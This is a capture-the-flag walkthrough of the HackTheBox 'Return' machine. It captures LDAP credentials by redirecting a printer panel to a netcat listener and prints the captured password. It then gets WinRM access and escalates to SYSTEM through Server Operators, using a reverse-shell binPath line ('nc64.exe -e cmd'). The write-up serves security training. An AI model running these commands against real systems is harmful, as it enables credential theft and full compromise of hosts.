Return is an easy difficulty Windows machine featuring a network printer administration panel that stores LDAP credentials. These credentials can be captured by inputting a malicious LDAP server which allows obtaining foothold on the server through the WinRM service. User found to be part of a privilege group which further exploited to gain system access.
Recon
NMAP
milksteak➜  return  ᐅ  sudo nmap -sCV -p 53,80,88,135,139,389,445,464,593,636,3268,3269,5985 10.129.95.241
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-20 19:38 +0300
Nmap scan report for 10.129.95.241
Host is up (0.25s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: HTB Printer Admin Panel
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-20 16:57:14Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 18m31s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-06-20T16:57:30
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.19 seconds
The HTTP title is HTB Printer Admin Panel and LDAP is running on the Domain Controller. printer management interfaces commonly integrate with LDAP for user authentication and address book lookups. if the admin panel allows configuring an LDAP server address, it may be possible to point it at a server wee control and capture the credentials it uses to authenticate
Port 80 HTTP

The application runs on IIS 10.0 with PHP 7.4.13, as revelead by whatweb
milksteak➜  return  ᐅ  whatweb http://10.129.95.241/

http://10.129.95.241/ [200 OK]
Country[RESERVED][ZZ],
HTML5,
HTTPServer[Microsoft-IIS/10.0],
IP[10.129.95.241],
Microsoft-IIS[10.0],
PHP[7.4.13], Script,
Title[HTB Printer Admin Panel],
X-Powered-By[PHP/7.4.13]
Using feroxbuster to find hidden directories, we find that the application has other pages:
404      GET       29l       95w     1245c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET     1345l     2796w    28274c http://10.129.95.241/index.php
200      GET       39l      196w    17216c http://10.129.95.241/images/1.png
200      GET      777l     1559w    29090c http://10.129.95.241/settings.php
200      GET     1345l     2796w    28274c http://10.129.95.241/
403      GET       29l       92w     1233c http://10.129.95.241/images/
With no additional attack surface on the web server, settings.php remains our only vector. The next logical step is to explore its functionality

The settings page contains a form pre-populated with LDAP configuration values:
Initial Access as svc-printer
This form is a textbook candidate for an LDAP credential capture attack. Here is the logic:
- The printer connects to an LDAP server specified in the “Server Address” field
- It authenticates using the
svc-printercredentials - If we change the Server Address to our IP and set up a malicious LDAP listener, the printer will send its credentials to us
- Port 389 is a plaintext LDAP, no encryption means the password arrives in clear-text
First we start the listener:
sudo nc -lnvp 389
Then in the browser, change the Server Address to your IP and hit "Update."
And this is what we get:
milksteak➜  return  ᐅ  sudo nc -nlvp 389
[sudo] password for xi:
listening on [any] 389 ...
connect to [10.10.15.168] from (UNKNOWN) [10.129.95.241] 60541
0*`%return\svc-printer�
The captured credentials are return\svc-printer:1edFg43012!!.
Next we verify if the credentials work with any service using NetExec
milksteak➜  return  ᐅ  nxc smb 10.129.95.241 -u svc-printer -p '1edFg43012!!'
SMB         10.129.95.241   445    PRINTER          [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.95.241   445    PRINTER          [+] return.local\svc-printer:1edFg43012!!
The creds work with SMB but when we try to list the share we only get standard shares:
milksteak➜  return  ᐅ  smbclient -L //10.129.95.241 -U svc-printer
Password for [WORKGROUP\svc-printer]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Next we try Winrm:
milksteak➜  return  ᐅ  nxc winrm 10.129.95.241 -u svc-printer -p '1edFg43012!!'
WINRM       10.129.95.241   5985   PRINTER
[*] Windows 10 / Server 2019 Build 17763 (name:PRINTER) (domain:return.local)                          WINRM       10.129.95.241   5985   PRINTER
[+] return.local\svc-printer:1edFg43012!! (Pwn3d!)
And we have inital access with WINRM:
milksteak➜  return  ᐅ  evil-winrm -i 10.129.95.241 -u svc-printer -p '1edFg43012!!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents> cat ..\Desktop\user.txt
Shell as SYSTEM
Enumeration reveals svc-printer is a member of Server Operators. According to Microsoft documentation, this group can start and stop system services. We identify a suitable target service and modify its binary path to execute a reverse shell.
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550 Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators                   Alias            S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
First, we upload nc64.exe to the target
upload /path/to/nc64.exe C:\ProgramData\nc64.exe
We set up a netcat listener on our attacker machine:
nc -nlvp 443
We target the VSS (Volume Shadow Copy) service, which runs as LocalSystem. We modify its binary path to launch our payload, then restart the service to trigger execution:
sc.exe config VSS binPath="C:\windows\system32\cmd.exe /c C:\ProgramData\nc64.exe -e cmd 10.10.14.6 443"
sc.exe stop VSS
sc.exe start VSS
A reverse shell connects back to our listener, running as NT AUTHORITY\SYSTEM.
milksteak➜  return  ᐅ  nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.15.168] from (UNKNOWN) [10.129.95.241] 62341
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt